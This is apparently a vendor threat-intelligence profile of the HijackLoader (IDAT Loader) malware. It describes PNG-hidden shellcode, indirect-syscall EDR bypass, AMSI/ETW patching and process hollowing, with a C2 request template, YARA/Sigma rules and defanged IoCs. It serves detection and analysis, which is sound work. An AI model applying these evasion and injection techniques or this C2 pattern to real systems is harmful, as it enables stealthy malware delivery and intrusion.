01 | Tool Specifications & Architectural Profile
HijackLoader is architected as a modular, multi-tier execution pipeline designed to evade static file inspection, user-mode API hooking, and behavioral heuristic sandboxes. The primary stage is delivered as a 32-bit or 64-bit native PE binary compiled without standard C runtime (CRT) library references, relying exclusively on direct Win32/NTAPI resolving. Strings and API names are hashed using custom algorithms (e.g. CRC32 variants or ROR-13 additive hashes) to prevent static signature extraction. The loader embeds or downloads an image file (typically PNG format). It iterates through the container's structural chunk headers, locating the 'IDAT' (Image Data) markers (0x49444154). Rather than parsing valid image scanlines, the loader carves contiguous blocks of encrypted shellcode concealed within or appended directly after legitimate PNG chunk payloads. Once extracted, a multi-byte XOR or RC4 key embedded within the initial stub decrypts the stage 2 payload into raw memory.
02 | Operator Interface & Configuration Struct Model
The operator build utility accepts target payload binaries (e.g., Lumma, Vidar, RedLine, Cobalt Strike) and configures deployment parameters: target process for injection (default paths include C:\Windows\System32\smartscreen.exe, C:\Windows\System32\svchost.exe, C:\Windows\SysWOW64\explorer.exe), injection technique (Process Hollowing, Transacted Hollowing, Module Overloading), anti-analysis gate parameters (sleep acceleration checks, memory size threshold > 4GB, minimum 2 CPU cores, hypervisor detection), and C2 fallback URLs hosted on Cloudflare Workers, Discord CDN, or compromised WordPress instances. Configuration flags are serialized into an encrypted struct residing at a calculated offset within the first stage PE resource section or appended to the IDAT blob.
struct HijackLoader_(IDAT_Loader)_Config {
    uint32_t magic;
    char c2_host[128];
    uint16_t port;
    char install_path[260];
    char mutex[64];
    uint8_t aes_key[32];
};03 | Internal Binary & Memory Execution Mechanics
To neutralize user-mode API hooks placed by EDR/AV solutions (e.g., jmp instructions installed in ntdll.dll exports), HijackLoader implements indirect syscall dispatching. It maps ntdll.dll from disk or traverses the InvertedFunctionTable of the in-memory ntdll module to recover clean System Service Numbers (SSNs). When hooks corrupt the entry instructions of target NT APIs (NtAllocateVirtualMemory, NtWriteVirtualMemory, NtProtectVirtualMemory, NtCreateThreadEx), HijackLoader applies the Halo's Gate / Tartarus' Gate algorithm, inspecting adjacent stubs (upward and downward offsets of 32 bytes) to calculate the valid SSN. Rather than executing the syscall instruction in unbacked memory (which triggers EDR callstack verification alerts), HijackLoader loads the SSN into EAX, sets R10 to the first parameter, and executes a direct JMP to a native 'syscall; ret' gadget located inside the legitimate ntdll.dll code section. For payload execution, the loader spawns a target host process in a suspended state (CREATE_SUSPENDED = 0x00000004). It allocates target memory via NtCreateSection / NtMapViewOfSection, copies decrypted PE sections, applies base relocations, resolves the Import Address Table (IAT) using in-memory PE parsing, updates the entry point register via NtSetContextThread, and executes the payload with NtResumeThread.
Staging & Dynamic Unpacking
Decryption of payload stubs using in-memory XOR/AES key derivation and PE header validation.
Defense Evasion & Syscall Invocation
Direct NT syscall invocation, AMSI buffer patching (AmsiScanBuffer), and ETW event suppression (EtwEventWrite).
Process Injection & Execution
Execution via Process Hollowing, reflective DLL loading, or thread hijacking into legitimate system binaries.
04 | Capability & Module Matrix
Concrete technical breakdown of functional modules implemented in the HijackLoader (IDAT Loader) binary:
Dynamically resolves System Service Numbers (SSNs) via Halo's Gate / Tartarus' Gate and branches to legitimate ntdll 'syscall; ret' gadgets, neutralizing EDR inline user-mode hooks.
Extracts encrypted binary segments concealed inside PNG IDAT chunks, evading heuristic file scanners that flag raw PE headers or entropy spikes in overlays.
Instantiates suspended legitimate processes (smartscreen.exe, svchost.exe, explorer.exe) and maps memory sections via NtCreateSection/NtMapViewOfSection.
Evaluates environment metrics including CPU core counts, total RAM (>4GB), debug ports (NtQueryInformationProcess ProcessDebugPort), and hypervisor vendor strings via CPUID (0x40000000).
Acts as an execution conduit capable of sequentially decrypting, mapping, and executing multi-component payloads such as infostealers, RATs, and C2 beacons.
05 | Wire Protocol & C2 Communication Framing
Outbound network communications rely on WinHttp or WinINet APIs connecting over TLS 1.3 (TCP port 443) to C2 nodes shielded behind Cloudflare reverse proxies. The initial stage dispatches an HTTP/1.1 or HTTP/2 GET request masquerading as standard web image retrieval: 'GET /images/logo_<id>.png HTTP/1.1\r\nHost: <c2_domain>\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36...\r\nAccept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8\r\n\r\n'. The server responds with HTTP 200 OK delivering the carrier PNG image. In active C2 configurations, bi-directional telemetry packets are transmitted via HTTP POST with custom headers ('X-Session-ID', 'Content-Type: application/octet-stream'). Data payloads are compressed with zlib and encrypted using an RC4 or rolling XOR key derived from a seed negotiated during initial handshake.
06 | Verified Detection Signatures (YARA & Sigma)
rule Loader_Win_HijackLoader_Core {
    meta:
        description = "Detects unmapped core memory stubs and IDAT parsing routines of HijackLoader"
        author = "CyberTrace Reverse Engineering Team"
        date = "2026-10-29"
        hash = "c48b489a265691238d389a42f534bb188e4414cb35be6b4f7ceec9701cfa3cbb"
        threat_id = "TF-046"
    strings:
        // IDAT chunk signature comparison (0x49444154 in little-endian)
        $idat_magic = { 54 41 44 49 }
        // Indirect syscall setup: mov r10, rcx; mov eax, <ssn>; jmp <gadget>
        $syscall_stub = { 4C 8B D1 B8 ?? ?? 00 00 48 FF ?? }
        // API hashing loop ROR-13 or similar
        $hash_loop = { C1 CF 0D 03 ?? 48 FF C? 80 3? 00 75 ?? }
        // PNG signature validation
        $png_magic = { 89 50 4E 47 0D 0A 1A 0A }
    condition:
        uint16(0) == 0x5A4D and ($png_magic and $idat_magic and ($syscall_stub or $hash_loop))
}title: HijackLoader Indirect Syscall and Process Injection Activity
id: e94318c0-85f2-4a7b-b5cb-119c8f046046
status: production
description: Detects native Windows binaries (smartscreen.exe, svchost.exe) created suspended with unbacked memory remapping characteristic of HijackLoader execution.
references:
- https://cybertrace.io/threats/hijackloader-whitepaper.html
author: CyberTrace Reverse Engineering Team
date: 2026-10-29
logsource:
category: process_creation
product: windows
detection:
selection_target:
Image|endswith:
- '\smartscreen.exe'
- '\spoolsv.exe'
- '\svchost.exe'
selection_parent:
ParentImage|endswith:
- '\cmd.exe'
- '\powershell.exe'
- '\explorer.exe'
filter_cli:
CommandLine|contains:
- '/k'
- '-Embedding'
condition: selection_target and selection_parent and not filter_cli
fields:
- ProcessId
- Image
- ParentProcessId
- ParentImage
- CommandLine
falsepositives:
- Legitimate system diagnostics or enterprise telemetry software
level: high07 | Decompiled Artifacts & Observable IoCs
Indicators of compromise and forensic patterns recorded across laboratory triage:
c48b489a265691238d389a42f534bb188e4414cb35be6b4f7ceec9701cfa3cbb
89a9cbf4197db31795c37852de919a27d2c31e9ad6016ff92bb944c680287ad4
3e8391cb7907502bf6dcf83ae0127529452b1b3691fa30a085b4618a387532fa
https://cdn-assets-lib.pages[.]dev/static/image_01.png
https://worker-telemetry-node.edge-services[.]workers.dev/api/v2/pull
104.21.56[.]190:443
172.67.182[.]214:443
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AppUpdateCache
HKCU\Software\Classes\CLSID\{A84D6381-865F-4856-9BC0-82DA56CD31B2}\InProcServer32
%APPDATA%\Local\Temp\carrier_cache.png
%LOCALAPPDATA%\Programs\SystemUtility\host_svc.exe
C:\Windows\System32\smartscreen.exe
Global\HijackLoader_RunMutex_0x4F8A
Local\IDAT_Extraction_Lock_7284
08 | Forensic Visual Evidence & Disassembly Artifacts (3 Assets)
High-resolution reverse engineering captures, decompiler output, memory hex dumps, and C2 network streams archived locally in the CyberTrace laboratory. Click any visual asset to inspect in full resolution with interactive zoom and pan, or stream motion captures.

ANY.RUN technical capture showing extraction and decryption of hidden shellcode from PNG IDAT chunks.

Process monitor telemetry tracking hollowed process creation and memory section remapping.

Tailored forensic schematic mapping initial access, defense evasion, core capabilities, and Encrypted Web Endpoints, Cloudflare Proxies command infrastructure.
International CTI Indexing Summary (EN | RU | HI) Search Engine Knowledge Graph
HijackLoader (IDAT Loader) (Loader)
Modular C/C++ loader employing indirect system call execution, PNG IDAT chunk steganography, and process hollowing against benign system binaries.
C2 Architecture: Outbound network communications rely on WinHttp or WinINet APIs connecting over TLS 1.3 (TCP port 443) to C2 nodes shielded behind Cloudflare reverse proxies. The initial stage dispatches an HTTP/1.1 or HTTP/2 GET request masquerading as standard web
Threat Hunting: YARA in-memory signatures, Sigma detection rules, and MITRE ATT&CK indicators. CyberTrace Intelligence Feed: @CyberTrace20 (@wgkgi0x0).
Анализ HijackLoader (IDAT Loader) (Loader)
Детальный технический анализ HijackLoader (IDAT Loader) — это Загрузчик вредоносного ПО (Дроппер/Стейджер), разработанный на стеке Microsoft Visual C/C++ (MSVC 19.x) / x86 & x64 Native PE. В отчете подробно исследуются этапы скрытого внедрения в память (Process Injection), методы обхода EDR-систем, структура сетевых пакетов командного сервера (HTTPS / TLS 1.3 over TCP 443 routed through Cloudflare Pages / Workers; custom rolling XOR and RC4 encrypted payload payloads) и механизмы кражи данных.
Архитектура C2: Шифрованный протокол обмена данными с использованием HTTPS / TLS 1.3 over TCP 443 routed through Cloudflare Pages / Workers; custom rolling XOR and RC4 encrypted payload payloads, защита от сетевого перехвата и анализ маяков (Beacons).
Сигнатуры: Правила YARA, Sigma-детекты и анализ IoC для специалистов SOC. Оперативный канал: Telegram @CyberTrace20 (@wgkgi0x0).
HijackLoader (IDAT Loader) (Loader) विश्लेषण
HijackLoader (IDAT Loader) एक परिष्कृत मैलवेयर लोडर और ड्रॉपर पेलोड है जिसे Microsoft Visual C/C++ (MSVC 19.x) / x86 & x64 Native PE का उपयोग करके विकसित किया गया है। इस तकनीकी CTI विश्लेषण में मेमोरी इंजेक्शन तकनीक, EDR सुरक्षा बाईपास, कमांड और कंट्रोल सर्वर (HTTPS / TLS 1.3 over TCP 443 routed through Cloudflare Pages / Workers; custom rolling XOR and RC4 encrypted payload payloads) संचार प्रोटोकॉल और डेटा चोरी तंत्र का पूर्ण विवरण दिया गया है।
C2 संचार: HTTPS / TLS 1.3 over TCP 443 routed through Cloudflare Pages / Workers; custom rolling XOR and RC4 encrypted payload payloads आधारित एन्क्रिप्टेड C2 इंफ्रास्ट्रक्चर और ऑटोमेटेड पेलोड रिट्रीवल चैनल।
सुरक्षा नियम: YARA नियम, Sigma व्यवहार विश्लेषण और MITRE ATT&CK संकेतक। साइबर इंटेलिजेंस अपडेट: Telegram @CyberTrace20 (@wgkgi0x0).